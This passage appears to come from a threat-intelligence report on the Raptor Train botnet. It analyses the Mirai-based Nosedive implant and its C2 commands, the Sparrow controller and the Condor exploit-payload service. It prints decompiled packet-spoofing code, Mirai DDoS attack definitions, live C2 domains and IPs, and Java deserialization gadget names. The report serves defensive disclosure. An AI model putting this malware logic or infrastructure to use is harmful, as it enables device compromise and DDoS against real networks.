


Figure 16: Example of an embedded, encoded, and null-padded C2 domain in a Nosedive sample.

The supported list of Nosedive payloads that are available as of at least September 2024 includes:


- mipsel
- mips
- mips64el
- x86
- x86_64
- arm-x
- armv7l
- armv6l
- armv5l
- armv4l
- sh4
- ppc


Nosedive

The primary memory-resident payload, Nosedive, is a statically linked ELF binary built for various IoT-based architectures including x86, x86_64, ARM, SuperH, PowerPC, MIPS, and MIPSEL. Nosedive is built on top of the Mirai IoT botnet source code and is sometimes seen to be UPX packed as well.

When Nosedive is executed, it prints "listening tun0" to stdout, forks and closes the handles to *stdin*, *stdout*, and *stderr*. It will then create a socket, bind, and listen on port 31212. It then deletes itself on disk, renames the process to "upnpd" (newer Nosedive versions pick a process name from a list of options) and initiates the C2 communications as described below.

Nosedive gathers information about the infected device including endianness, system architecture and network information, and additional information such as a hardcoded UUID (e.g., 7df6a331c2be45738402ec3f73142b06) and the hardcoded bot_name (e.g., mipsel) that were embedded in the sample by the payload server at payload delivery time. The UUID is likely used by the C2 on initial check-in to verify a valid bot connection and possibly exclude all other connections attempting to join the network. It then reads the architecture from the ELF file header, despite being hardcoded as the bot_name, which is likely an additional check to verify the embedded bot_name is as expected. The payload then determines if it has root privileges by trying to create a raw socket.





Figures 17-19: Nosedive sample collecting system information.

After gathering the host information, Nosedive initializes the Mirai table and attack functions and then enters the C2 loop function.

```
.text:0042006C sw      $v0, (botInfoStruct - 0x530000)($s0)
.text:00420070 lw      $gp, 0x1C8+var_1B0($sp)
.text:00420074 lw      $a0, (botInfoStruct - 0x530000)($s0)
.text:00420078 la      $v1, botInfo_0
.text:0042007C la      $t9, botinfoWrapper
.text:00420080 nop
.text:00420084 jalr    $t9 ; botinfoWrapper
.text:00420088 sw      $v0, (botInfo_0 - 0x52D744)($v1)
.text:0042008C lw      $gp, 0x1C8+var_1B0($sp)
.text:00420090 nop
.text:00420094 la      $t9, m_table_init
.text:00420098 nop
.text:0042009C jalr    $t9 ; m_table_init
.text:004200A0 nop
.text:004200A4 lw      $gp, 0x1C8+var_1B0($sp)
.text:004200A8 nop
.text:004200AC la      $t9, m_attack_init
.text:004200B0 nop
.text:004200B4 jalr    $t9 ; m_attack_init
.text:004200B8 nop
.text:004200BC lw      $gp, 0x1C8+var_1B0($sp)
.text:004200C0 lw      $a0, (botInfoStruct - 0x530000)($s0)
.text:004200C4 la      $t9, c2loop
.text:004200C8 nop
.text:004200CC jalr    $t9 ; c2loop
```

Figure 20: Nosedive initializing the Mirai table and attack functions.

Inside the C2 loop function, it will set a signal handler for SIGUSR1 and SIGALRM. The binary XOR decodes the hardcoded C2 domain with key 0x44 (in this sample it is awerdasvbjgrt.b2047.com) and enters an infinite loop. First in the loop, it will check a flag to determine if the C2 IP has been resolved from the C2 domain. If this flag is not set, it will resolve the IP (from root DNS server 8.8.8.8) and set two flags: one for the C2 being resolved and the other to send the initial beacon to the C2.

The initial beacon is JSON data and contains information about the bot (e.g. Nosedive version, huuid, bot_name) and the collected information about the compromised host device as seen below:

{"bmac":"52:54:00:12:34:56","barch":"mpsl","bos":"Linux version 6.1.0-13-4kc-malta (debian-kernel@lists.debian.org) (gcc-12 (Debian 12.2.0-14) 12.2.0, GNU ld (GNU Binutils for Debian)
2.40)","bdns":"bian)2.40)","bip":"10.0.2.15","biface":"lo","huuid":"7df6a331c2be45738402ec3f73142b06","buuid":"9694a49dea214e4c9d01d822f7ac8766","bot_name":"mipsel","version":"14.8","ending":"lit","auth":"root","protocol":"tls","extra":""}

After the C2 is resolved (and the flag is set), the binary will monitor the sockets for activity and try to contact the C2 on port 443. The expected response from the C2 includes 0x10 unknown/unused bytes followed by a command byte.

The first time the response is exactly 0x11 bytes (0x10 unknown bytes and the command byte), the binary will build a spoofed UDP packet to send to the C2 on port 33434. The UDP packet appears to spoof the source IP (3.3.3.3) and port (8515). After sending the custom UDP packet a flag is set to prevent this function from being called if it receives exactly 0x11 bytes again. There is another function that calls this custom UDP packet code, but it does not appear to be called.

```
  srcIp = asciiToHexWrapper();
  sockfd = calls_socket(2,3,0x11);
  if (sockfd != -1) {
    optval = 1;
    sockoptRetVal = calls_sockopt(sockfd,0,3,&optval,4);
    if (sockoptRetVal == -1) {
      closeWrapper(sockfd,1);
    }
    else {
      udpPacket = (astruct *)calloc(0x5e6);
      destIP._0_1_ = udpPacket->versionIHL;
      destIP._1_1_ = udpPacket->DSCP_ECN;
      destIP._2_2_ = udpPacket->totalLength;
      bufferPlusHeaderLen = (buuid_len & 0xffff) + 0x1c;
      destIP = destIP & 0xffffff00 | 0x45;
      udpPacket->versionIHL = (char)destIP;
      udpPacket->DSCP_ECN = (char)(destIP >> 8);
      udpPacket->totalLength = (short)(destIP >> 0x10);
      udpPacket->totalLength =
           (ushort)(bufferPlusHeaderLen >> 8) & 0xff | (ushort)((bufferPlusHeaderLen & 0xff) << 8);
      bufferPlusHeaderLen = (buuid_len & 0xffff) + 8;
      udpPacket->ttl = 0x40;
      udpPacket->protocol = 0x11;
      udpPacket->DSCP_ECN = 0;
      udpPacket->identification = 0xffff;
      udpPacket->sourceIp = srcIp;
      destIP = asciiToHexWrapper(destIp);
      udpPacket->destIp = destIP;
      udpPacket->destPort = (ushort)((destPort & 0xffff) >> 8) | (ushort)((destPort & 0xff) << 8);
      udpPacket->srcPort = 0x2143;
      udpPacket->headerAndBufferLen =
           (ushort)(bufferPlusHeaderLen >> 8) & 0xff | (ushort)((bufferPlusHeaderLen & 0xff) << 8);
      m_uti_memcpy(&udpPacket->sendbuffer,buuid,buuid_len);
      if (srcIp == 0xffffffff) {
        srcIp = m_rand_next();
        udpPacket->sourceIp = srcIp;
      }
      checksum = m_rand_next();
      udpPacket->identification = checksum;
      if ((destPort & 0xffff) == 0xffff) {
        checksum = m_rand_next();
        udpPacket->destPort = checksum;
      }
      udpPacket->IPChecksum = 0;
      checksum = m_checksum_generic(udpPacket,0x14);
      udpPacket->IPChecksum = checksum;
      udpPacket->udpChecksum = 0;
      checksum = m_checksum_tcpudp(udpPacket,&udpPacket->srcPort,udpPacket->headerAndBufferLen,
                                   buuid_len + 8);
      udpPacket->udpChecksum = checksum;
      local_3c = 2;
      local_38 = asciiToHexWrapper(destIp);
      local_3a = udpPacket->destPort;
      sendtoWrapper(sockfd,udpPacket,buuid_len + 0x1c,0x4000,&local_3c,0x10);
      closeWrapper(sockfd);
    }
  }
  return;
}
```

Figure 21: Example of the custom UDP packet function from a Nosedive sample.

Whether the response length is 0x11 or not, the binary will process the 0x11 byte as the command. The first set of commands appear to be the DDoS commands from Mirai.

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

Figure 22: Supported DDoS commands from Mirai that are also supported in Nosedive.

Command	Description
0x0 - 0x7, 0x9	Mirai attack - List above
0xa	Mirai attack - Proxy knockback connection
0xd	Execute command and send results to C2, including stderr by executing 'command 2>&1'
0xe	Download and execute file
0xf	Update C2 (sub-)domain
0x11	Miria attack - HTTP layer 7 flood

0x12	Read /etc/passwd and directory listing that is sent in C2 response, send directory listing to C2 cmd 0x12
0x13	Get supplied filesize or file contents and send to C2
0x14	Attempt to write empty file of supplied size, or write C2 response to disk and respond back to C2
0x15	exit(-1)
0x16	Update 'taskid', 'pname', 'pargs', 'pstime', 'c2id', and 'stat, with info from C2.' Send cmd 0x17 to C2 or HTTP GET from supplied IP, port, and url and save as supplied filename.
0x18	Update 'taskid', 'pname', 'c2id', kill SIGUSR1 forked process, send C2 cmd 0x19
0x1a	Stores C2 response in struct (likely overwriting/updating the buui) and replies with additional data to C2 cmd 0x1a
0x1d	Kill process forked by SIGUSR1 handler
0x21	exit(0)
0x22	Creates a pipe shared by SIGALRM handler. Appears to (ddos|scan|exploit) an ipv4 range on a specific port and sends 4 bytes (possibly the scanned IP) to C2 via SIGALRM handler pipe/cmd 0x23

0x24	Appears to have functionality similar to cmd 0x22 but with a random port. It sends 6 bytes (IP:port) to the C2 via SIGALRM handler pipe/cmd 0x25
0x26	Kills forked processes from cmds 0x22 and 0x24
0x27	Sets response buffer to response buffer + 0x11
0x32	Creates pipe to send/recv and sends cmd 0x33 to C2, empty payload
0x34	Close and kill command 0x32 fd
0x36	Write C2 response to unknown file descriptor (likely a pipe from cmd 0x32)
0xff	Set socket count variable to 0

Aside from commands 0x13 and 0x14, the bot responds to the C2 using a function that takes a pointer to the network functions, the buffer to send, the buffer length, and the command number:

```
sendWithCmd(ptrNetworkFunctions,buffer,bufferLen,0x12);
```

Figure 23: Function that replies to the C2.

Commands 0x13 and 0x14 appear to send similar responses to the C2. Command 0x37 is sent to the C2 from inside the C2 loop, not in response to a command from the C2. It is likely in response to the pipe in commands 0x32 and 0x36. Commands are listed in table below:

Commands sent from bot	Description
0x12	Send directory listing to C2 after cmd 0x12
0x17	Send ‘taskid’, ‘pname’, pargs’, ‘pstime’, ‘c2id’, and ‘stat’ to C2 from SIGUSR1 handler, sends empty buffer from cmd 0x16
0x19	Send ‘taskid’, ‘pname’, ‘c2id’ to C2 after cmd 0x18
0x1a	Send unknown data after command 0x1a
0x23	Read 4 bytes from pipe and send to C2 from SIGALRM handler
0x25	Read 6 bytes from pipe and send to C2 from SIGALRM handler
0x33	Sent after cmd 0x32
0x37	Sent from main C2 loop. Contents of unknown file descriptor read (possibly a pipe from cmd 0x32)

The SIGUSR1 handler appears to handle updating the ‘taskid’, ‘pname’, pargs’, ‘pstime’, ‘c2id’, and ‘stat’ via command 0x17. The SIGALRM handler reads from the pipe written to by commands 0x22 and 0x24 and sends the data to the C2 via commands 0x23 and 0x25.

Looking at various Nosedive versions spanning from 2020 through March 2024, Black Lotus Labs observed continuous growth of the implant's functionality. For example, some of the earliest versions of Nosedive used in the Crossbill campaign of mid-2020 were nearly identical to the latest version of Mirai, with little added functionality. In several samples from mid-2020, Nosedive was missing some of the host information that is collected as well, including the following fields: "huuid", "botname", "version", "ending", "auth", "protocol" and "extra". In addition to the lack of additional functions, the operators appeared be testing new functionality and left debug strings in the live samples including "func fixed!" and "DEBUG MODE ON." These strings were removed in later versions.

By mid-2021, several host information collection fields were introduced including the first observed "version" of Nosedive, version 13.2, as well as "huuid" and "bot_name" fields.

Moving forward to the Finch campaign in mid-2023, we first identified Nosedive version 14.8, which is described in the Nosedive analysis above in-depth. Comparing version 14.8 to a more recent sample from the Oriole campaign at version 17.4, we found several updates. In particular, version 17.4 transitioned from a static running process name of "upnpd" to choosing a random process name from the list of options below:

- httpd
- ddns
- watchdog
- pptpd
- usb_leds
- syslog_d
- hotplug
- usb-moded
- mini_httpd
- dropbear
- lighttpd

Additionally, in the botinfo JSON that is included in the initial beacon back to the C2 server, the last field "extra" (previously empty) had been replaced with several added host descriptors including the following:

- cpu
- memory
- max_fp
- bandwidth_up
- bandwidth_down

- persisted

While previous versions had the option of non-TLS or TLS connections, version 17.4 of Nosedive exclusively supports TLS connections. Lastly, version 17.4 includes several new commands and removes multiple legacy commands:

New Command	Description
0x10	Mirai attack - Similar to Mirai attack 0 - attack_udp_generic
0x1b	Execute command with command line arguments
0x1f	Execute command and send results to C2
0x3c	Mirai attack - Wrapper for Mirai attack 3 - attack_tcp_syn
Removed	
0x15	Exit(-1)
0x26, 0x27, 0x32, 0x34, 0x36	Pipe related commands

Sparrow, aka Node Comprehensive Control Tool (NCCT)

From at least August 2023 through March 2024, a Tier 3 management node, 5.188.33.135, was running an HTTP service with the Express Node.js web application framework on port 2000. This Express service on port 2000 had the HTML title “节点综合控制工具v1.0.7” which translates to “Node Comprehensive Control Tool v1.0.7”. The HTTP response and the analysis described below, indicates the operators refer to this control tool as “Sparrow.”

Analysis of Sparrow identified it as a full-featured botnet controller Javascript front-end using the Electron management tool. The Tier 3 node hosting the online version of Sparrow from mid-2023 through at least mid-March 2024 was 5.188.33.135. This IP was a Linux server; however, Black Lotus Labs also acquired an offline Windows executable build of the same Electron application running on port 2000 from August 2023. On or about March 13, 2024, the Sparrow controller front-end rotated to IP 5.188.33.228 (reverse DNS name hy229.com), where it remains active on port 2000 as of August 2024.

Tier 3 IP 5.188.33.135 was also seen with the MySQL X protocol TCP port 33060 and a TornadoWeb Tornado web server on port 42211 (like the services hosted on IP 202.182.109.151). In addition, the Tier 3 nodes hosting these backend services were typically hosting another login page that leads to another Sparrow management service, separate from the Node Comprehensive Control Tool (NCCT). For example, on port 443 for the latest Tier 3 Sparrow node, 5.188.33.228, we see a “sparrow login” page:

Figure 24: Screenshot of the “sparrow login” page hosted on port 443 of Tier 3 Sparrow node 5.188.33.228.

On execution of the offline Windows executable Electron bundle of Sparrow, the operator is presented with a different login screen for the “Node Comprehensive Control Tool” (as seen below). This same login screen was presented for the online version of Sparrow hosted at 5.188.33.228:8000 as of at least March 2024 and 5.188.33.228:2000 as of at least August 2024.

Figure 25: Screenshot of the interactive Sparrow “Node Comprehensive Control Tool” (NCCT) Windows Electron bundle.

The offline version of the Sparrow application from August 2023 attempts to connect to port 9191 on the same IP, in this case 5.188.33.135, to check for software and application updates:

```
const electron = require('electron')
const Menu = electron.Menu
const fileUrl = 'http://5.188.33.135:9191'
```

Figure 26: Snippet of Sparrow NCCT code identifying the software update URL.

It then attempts to connect via WebSocket to a backend database hosted on node.ytrt2.com behind a TornadoWeb Tornado 6.1 Python web server on port 40022. This domain has resolved to Tier 3 node 202.182.109.151, shown with the unique "BeiJing" TLS cert, since at least mid-2023:

```
i.a.defaults.baseURL = "http://node.ytrt2.com:40022/v1";
const c = "ws://node.ytrt2.com:40022";
```

Figure 27: Snippet of Sparrow NCCT code identifying the WebSocket URL in front of the production database.

Looking at the online version of Sparrow at 5.188.33.228 the WebSocket URL was set to 5.188.33.228:7708 as of March 2024:

```
const wsUrl = true ? 'ws://5.188.33.228:7708' : undefined;
```

Figure 28: Snippet of Sparrow NCCT code identifying the WebSocket URL for the online version of Sparrow.

Once authenticated, connected to the backend databases, and optionally upgraded through its built-in auto-upgrade functionality, Sparrow's NCCT provides some of the following high-level functionality for Raptor Train botnet management (NOTE: the following is post-translation and summarized. All functionality, comments, and references in the codebase were in Chinese characters.):

- Mission/task management
  - Task management
    - New task
    - Vulnerability/exploit
    - Data collection
  - Plugin management
    - Application management
    - Vulnerability management
  - Personal information
    - Change password
  - Update log
- Resource/system management
  - Resource management

        - Node list
        - C2 list
    - User/operator management
        - User list
    - Arsenal management
        - Version management
    - Log management
        - Login log
        - Operation log
    - System management
        - System configuration
    - Update log
- Node management
    - Node management
        - Node list

```
navData: [{
  title: '任务管理',
  icon: 'el-icon-folder',
  child: [{
    title: '任务新建',
    router: 'add'
  }, {
    title: '漏洞利用',
    router: 'useful_list'
  }, {
    title: '数据收集',
    router: 'collect_list'
  }]
}, {
  title: '插件管理',
  icon: 'el-icon-tickets',
  child: [{
    title: '应用管理',
    router: 'apps'
  }, {
    title: '漏洞管理',
    router: 'loop'
  }]
```

Figure 29: Code snippet of the start of a navigation menu in Sparrow showing the Task Management and Plugin Management sub-menus (summarized above).

Within the mission and task management sections there are several capabilities that exist in Sparrow for assigning tasks to single or multiple nodes in the botnet, by relaying those tasks through their assigned C2 server. The tasks are assigned as "missions" and the tasks can be executed immediately, assigned a future date and time, or set up on a recurring schedule. Several of the tasks available include:

- File uploads
    - Several methods are supported including:
        - Direct file upload
        - SFTP (ip, port, username, password, filename)
        - URL download
    - Includes architecture matching (e.g., x86, x64, MIPS, MIPSEL, PowerPC, SuperH and ARM), upload status tracking, immediate or delayed execution of the file upload, etc.
- Command execution
- Data collection tasking
- DDoS attacks

The "active" DDoS attack types in the Sparrow interface include various UDP flood, UDP reflection, and HTTP/HTTPS attacks:

Figure 30: Code snippet showing some of the active DDoS attack types in Sparrow.

In addition to the active DDoS attack types, there are several attack types that are supported in Sparrow and the Nosedive implant (including legacy support from Mirai source code) but are *temporarily* inactive in the Sparrow web interface, including several of the following:

- Valve game engine flood
- DNS flooding
- ACK flood
- STOMP protocol attack
- GRE IP and GRE ETH attacks

Although the above DDoS attack types are temporarily inactive, the code exists in Sparrow to execute them and the Nosedive implant supports them, so it would be trivial to enable them in the future.

A variety of flags, headers and optional execution settings exist for each DDoS attack type including src/dst IP (or domain), src/dst ports, attack duration, attack interval, concurrency, attack type, packet size, random/tailored content, various IP header fields, TCP/UDP/HTTP settings, and other settings. Some of those options are listed below (snipped):

```
flagInfo: {
  0: 'len',
  1: 'rand',
  2: 'tos',
  3: 'ident',
  4: 'ttl',
  5: 'df',
  6: 'sport',
  7: 'dport',
  8: 'domain',
```

```
  9: 'dhid',
  11: 'urg',
  12: 'ack',
 [...snipped...]
  28: 'reflex',
  27: 'servers',
  38: 'headers',
  39: 'http-version',
  35: 'reflect-host',
  37: 'reflect-payload'
},
```

Figure 31: Code snippet showing some of the flags, headers and additional settings available for DDoS tasking in Sparrow.

The node list presents the operator with a list of the infected nodes, their system information, connection details, assigned C2 node and infection status. The following fields are available for each node in the botnet operator's node list management view:

- UUID
- IP address
- Country/region
- Device architecture (e.g. x86, x64, MIPS, MIPSEL, PowerPC, SuperH and ARM)
- Device model/type
- Node status (e.g., online, offline, not yet verified, failed, success)
- Version
- First check-in time
- Update time
- Bandwidth
- C2 ID

- MAC address
- DDoS reflection support

Sparrow operators can also connect to C2 servers with a valid C2 domain/IP, username, password, and access key. Once authenticated the operators can make changes to them remotely. Operators can also view and export lists of C2 servers (online and offline) and lists of infected nodes (by various status indicators, including online and offline) as needed.

Figure 32: Snippet of code from Sparrow NCCT showing a portion of the capability to connect to remote C2 servers and modify certain attributes.

Sparrow operators can also manage vulnerable applications and manufacturers and can view and manage vulnerability lists through the web interface. If vulnerabilities are missing from other managed vulnerability lists, they can be “synchronized” to be kept up to date within Sparrow. An additional actor-operated tool tied into the Sparrow ecosystem named “Arsenal” is likely used for exploiting and verifying vulnerabilities. The NCCT then provides an Arsenal “status” for each vulnerability to indicate if the exploitation was successful or failed. The operators can track vulnerability/exploit status, severity, POC code, testing status (e.g., local or in-the-wild), public knowledge (e.g. “n-day”, “1-day” or “0-day”), complexity and other descriptive fields for each of the managed vulnerabilities within Sparrow.

More recent versions of Sparrow NCCT from mid-2024 have included additional features including FOFA (a Chinese-based version of Censys, a search engine for the Internet) API integration and improved user and operator management. The improved user and operator management includes the support of distinct user groups such as “Task Operators,” “Node Operators,” “System Administrators,” “Arsenal Operators” and “JS Operators.” The logical separation of “duties” by user group, distributed nature of the botnet management system and overall scale and complexity of the botnet indicates there is very likely a team of vulnerability researchers, exploit developers, system administrators and specialized operators behind the production and operationalization of the Raptor Train botnet.

Condor

A separate Tier 3 Sparrow node, 185.14.45.160 (reverse DNS name hy30.com), was seen running another Electron application on port 80 and has remained active through at least September 2024. The operators named the app "log" and the HTML title for the page is "DATA_CENTER". This IP is also running MySQL on 3306 and TornadoWeb services on port 8091 and 8099, like the other Tier 3 Sparrow management nodes. The login page on port 80 looks like the following:




Figure 33: Screenshot of a login page for "DATA_CENTER", the "log" Electron application hosted on port 80 of Tier 3 Sparrow node 185.14.45.160.

Condor is a web service built to enable an array of vulnerability exploitation elements of the botnet including payload generation, exploit attempts, verification, and logging. Condor assists in the discovery of new vulnerabilities (e.g. 0-days), verifying active payloads and testing exploits. For example, this service provides support for generating several types of HTTP and DNS payloads through a range of open-source Java deserialization payload generation toolsets including (many of which can be found in the ysoserial Github repository):

- CommonsCollections1
  - LazyMap
  - TransformedMap
- CommonsCollections2
- CommonsCollections3
  - InvokerTransformer
  - TrAXFilter
- CommonsCollections4
- CommonsCollections5
- CommonsCollections7

- C3PO
- URLDNS
- CommonsCollectionsK1
- CommonsCollectionsK2
- CommonsBeanutils1
- CommonsBeanutils2
- TomcatBypass
- Websphere

Along with the payload generation, Condor includes functionality for verifying successful exploitation including auto-generating outbound requests to a listening service (e.g., curl, wget, ping, ldap, etc.), dropping files to disk, connecting to reverse shells, command injection and other features.




Figure 34: Code snippet from Condor showing some of the available options for payload verification samples to include in payload generation.

